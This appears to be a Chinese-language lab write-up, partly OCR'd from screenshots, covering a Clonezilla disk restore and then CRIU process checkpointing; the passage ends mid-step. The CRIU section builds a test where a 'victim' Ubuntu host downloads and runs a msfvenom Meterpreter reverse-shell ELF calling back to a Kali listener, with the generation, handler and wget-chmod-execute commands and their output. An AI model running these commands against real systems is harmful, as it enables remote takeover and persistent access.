
y， 继续执行


Ctrl(^)+Alt(⌥)...
U4clonezilla
****
PS. 下次您可以直接下这样的指令:
/usr/sbin/ocs-sr -g auto -e1 auto -e2 -r -j2 -c -k0 -scr -p choose restoredisk 2023-01-05-09-img sda
这个指令也被存成这个文件名供后续需要时使用: /tmp/ocs-2023-01-05-09-img-2023-01-05-10-10
****
按 Enter 键继续...
Activating the partition info in /proc... done!
****
下个步骤将把镜像文件还原到这台机器的硬盘/分区: "/home/partimag/2023-01-05-09-img" -> "sda sda1 sda2 sda3"
该镜像产生时间: 2023-0105-0959
警告!!! 警告!!! 警告!!!
警告. 在这个硬盘/分区的资料将会被完全盖掉! 所有现存的资料将会遗失:
****
Machine: Parallels Virtual Platform
sda (21.5GB_U4clonezilla-0_S_U4clonezilla-0_SSD_1BAC7R161B24770MJD6F)
****
您确认要继续执行? (y/n) y
OK, 我们继续做吧!!
This program is not started by clonezilla server.
****
容我再问您一次.
下个步骤将把镜像文件还原到这台机器的硬盘/分区: "/home/partimag/2023-01-05-09-img" -> "sda sda1 sda2 sda3"
该镜像产生时间: 2023-0105-0959
警告!!! 警告!!! 警告!!!
警告. 在这个硬盘/分区的资料将会被完全盖掉! 所有现存的资料将会遗失:
****
Machine: Parallels Virtual Platform
sda (21.5GB_U4clonezilla-0_S_U4clonezilla-0_SSD_1BAC7R161B24770MJD6F)
****
您确认要继续执行? (y/n)


再 y ,继续执行



Ctrl(^)+Alt(⌥)...
U4clonezilla
Partclone
Partclone v0.3.20 http://partclone.org
Starting to restore image (-) to device (/dev/sda2)
Calculating bitmap... Please wait...
done!
File system: EXTFS
Device size: 1.1 GB = 262144 Blocks
Space in use: 163.9 MB = 40017 Blocks
Free Space: 909.8 MB = 222127 Blocks
Block size: 4096 Byte
Elapsed: 00:00:01 Remaining: 00:01:39 Rate: 0.00byte/min
Current Block: 0 Total Block: 262144
Data Block Process:
1.00%
Total Block Process:
0.00%


Ctrl(^)+Alt(⌥)...
U4clonezilla
tu--lv...
Test if we can chroot the restored OS partition /dev/mapper/ubuntu--vg-ubuntu--lv...
Yes, we are able to chroot the restored OS partition /dev/mapper/ubuntu--vg-ubuntu--lv.
Running the command in the restored GNU/Linux chroot env:
update-initramfs -u -k all
This might take a few minutes...
update-initramfs: Generating /boot/initrd.img-5.4.0-135-generic
done!
**********.
Running: run_ntfsreloc_part -p "sda1 sda2 sda3" auto
The NTFS boot partition was not found or not among the restored partition(s). Skip running partclone
.ntfsfixboot.
**********.
Shutting down the Logical Volume Manager
File descriptor 4 (/dev/fb0) leaked on lvdisplay invocation. Parent PID 23970: /bin/bash
Shutting Down logical volume: /dev/ubuntu-vg/ubuntu-lv
Shutting Down volume group: ubuntu-vg
Finished Shutting down the Logical Volume Manager
End of restoreparts job for image 2023-01-05-09-img.
End of restoredisk job for image 2023-01-05-09-img.
****
****
Checking if udevd rules have to be restored...
This program is not started by Clonezilla server, so skip notifying it the job is done.
Finished!
The mounted bitlocker device was not found. Skip unmounting it.
Now syncing - flush filesystem buffers...
Ending /usr/sbin/ocs-sr at 2023-01-05 10:13:24 UTC...
**********.
如果您要再使用再生龙:
(1) 停留在这个终端机画面[第一个终端机(console 1)]，然后进入命令行模式
(2) 执行指令"exit"或是"logout"
**********.
当您完成所有动作后，记得一定要用poweroff, reboot或是依照菜单完成正常的关机程序。否则如果您目前的开机
装置是可写的(例如USB随身盘)，并且被挂载使用中，不正常关机有可能该装置下次会无法开机!
**********.
按 Enter 键继续...



重新配置新系统从硬盘启动


“U4clonezilla”配置
通用
选项
硬件
安全性
备份
搜索
鼠标和键盘
共享的打印机
网络
音频和摄像头
USB 与蓝牙
硬盘
CD/DVD
启动顺序
启动顺序：
硬盘
CD/DVD
外部设备
网络
外部引导设备：
未选定
选择启动时的引导设备
高级...
恢复默认设置
点击锁，以防止进一步的更改。



成功还原

进程拷贝

- CRIU

CRIU


> https://criu.org/
>
> https://github.com/checkpoint-restore/criu

> CRIU （Checkpoint/Restore In Userspace） 是一种在用户空间创建和恢复节点的工具

简单来说，CRIU 可以将正在运行的程序冻结，转化成一些j镜像文件，理想情况下可以随时随地通过这些镜像文件从冻结的节点恢复系统运行，而这些操作都是在用户空间内完成的

CRIU 安装

```
sudo add-apt-repository ppa:criu/ppa
sudo apt-get update
sudo apt install criu
```




```
join@u20copy:~$ sudo apt install criu
Reading package lists... Done
Building dependency tree
Reading state information... Done
criu is already the newest version (3.17.1-1ppa1.20.04).
The following packages were automatically installed and are no longer requi
  libfwupdplugin1 libxmlb1
Use 'sudo apt autoremove' to remove them.
0 upgraded, 0 newly installed, 0 to remove and 3 not upgraded.
```

测试 CRIU 是否运行正常

```
sudo criu check
```

输出 Looks good 表示安装成功

```
join@u20copy:~$ sudo criu check
Looks good.
join@u20copy:~$ criu -V
Version: 3.17.1
join@u20copy:~$
```

测试场景，受害主机某一个进程反弹 msf shell ， 现在需要将其转储，在未来的某个时间节点在这台主机上重新让其运行

受害主机 Ubuntu Server 20.04 (192.168.31.16)

控制主机 Kali Linux (192.168.31.146)

控制主机 Kali Linux 生成木马(这里选择的是stegeless的木马，演示起来效果更好)

```
msfvenom -p linux/x64/meterpreter_reverse_tcp LHOST=192.168.31.146 LPORT=4444 -f elf > shell.elf
```

```
┌──(join㉿kali-linux)-[~]
└─$ msfvenom -p linux/x64/meterpreter_reverse_tcp LHOST=192.168.31.146 LPORT=4444 -f elf > shell.elf
[-] No platform was selected, choosing Msf::Module::Platform::Linux from the payload
[-] No arch selected, selecting arch: x64 from the payload
No encoder specified, outputting raw payload
Payload size: 1068640 bytes
Final size of elf file: 1068640 bytes

┌──(join㉿kali-linux)-[~]
└─$
```

控制主机 Kali Linux 设置监听

```
msfconsole -q
> use exploit/multi/handler
> set payload linux/x64/meterpreter_reverse_tcp
> set lhost 192.168.31.146
> set lport 4444
> set exitonsession false
> exploit -j
```

```
┌──(join㉿kali-linux)-[~]
└─$ msfconsole -q
msf6 > use exploit/multi/handler
[*] Using configured payload generic/shell_reverse_tcp
msf6 exploit(multi/handler) > set payload linux/x64/meterpreter_reverse_tcp
payload ⇒ linux/x64/meterpreter_reverse_tcp
msf6 exploit(multi/handler) > set lhost 192.168.31.146
lhost ⇒ 192.168.31.146
msf6 exploit(multi/handler) > set lport 4444
lport ⇒ 4444
msf6 exploit(multi/handler) > set exitonsession false
exitonsession ⇒ false
msf6 exploit(multi/handler) > exploit -j
[*] Exploit running as background job 0.
[*] Exploit completed, but no session was created.
msf6 exploit(multi/handler) >
[*] Started reverse TCP handler on 192.168.31.146:4444
```


受害主机下载木马并执行

```
wget http://192.168.31.146/shell.elf
chmod +x shell.elf
./shell.elf &
```


```
join@u20copy:~$ wget http://192.168.31.146/shell.elf
--2023-01-06 06:01:51--  http://192.168.31.146/shell.elf
Connecting to 192.168.31.146:80... connected.
HTTP request sent, awaiting response... 200 OK
Length: 1068640 (1.0M) [application/octet-stream]
Saving to: ‘shell.elf’

shell.elf           100%[===================>]   1.02M  --.-KB/s    in 0.003s

2023-01-06 06:01:51 (359 MB/s) - ‘shell.elf’ saved [1068640/1068640]

join@u20copy:~$ chmod +x shell.elf
join@u20copy:~$ ./shell.elf &
[1] 1267
join@u20copy:~$
```


反弹木马进程号 1267

控制主机 Kali Linux 接收到返回的shell



新开一个ssh连接，连接被害主机，安装 criu





在受害主机上使用 criu 对 pid 为 1267 对进程进行转储

```
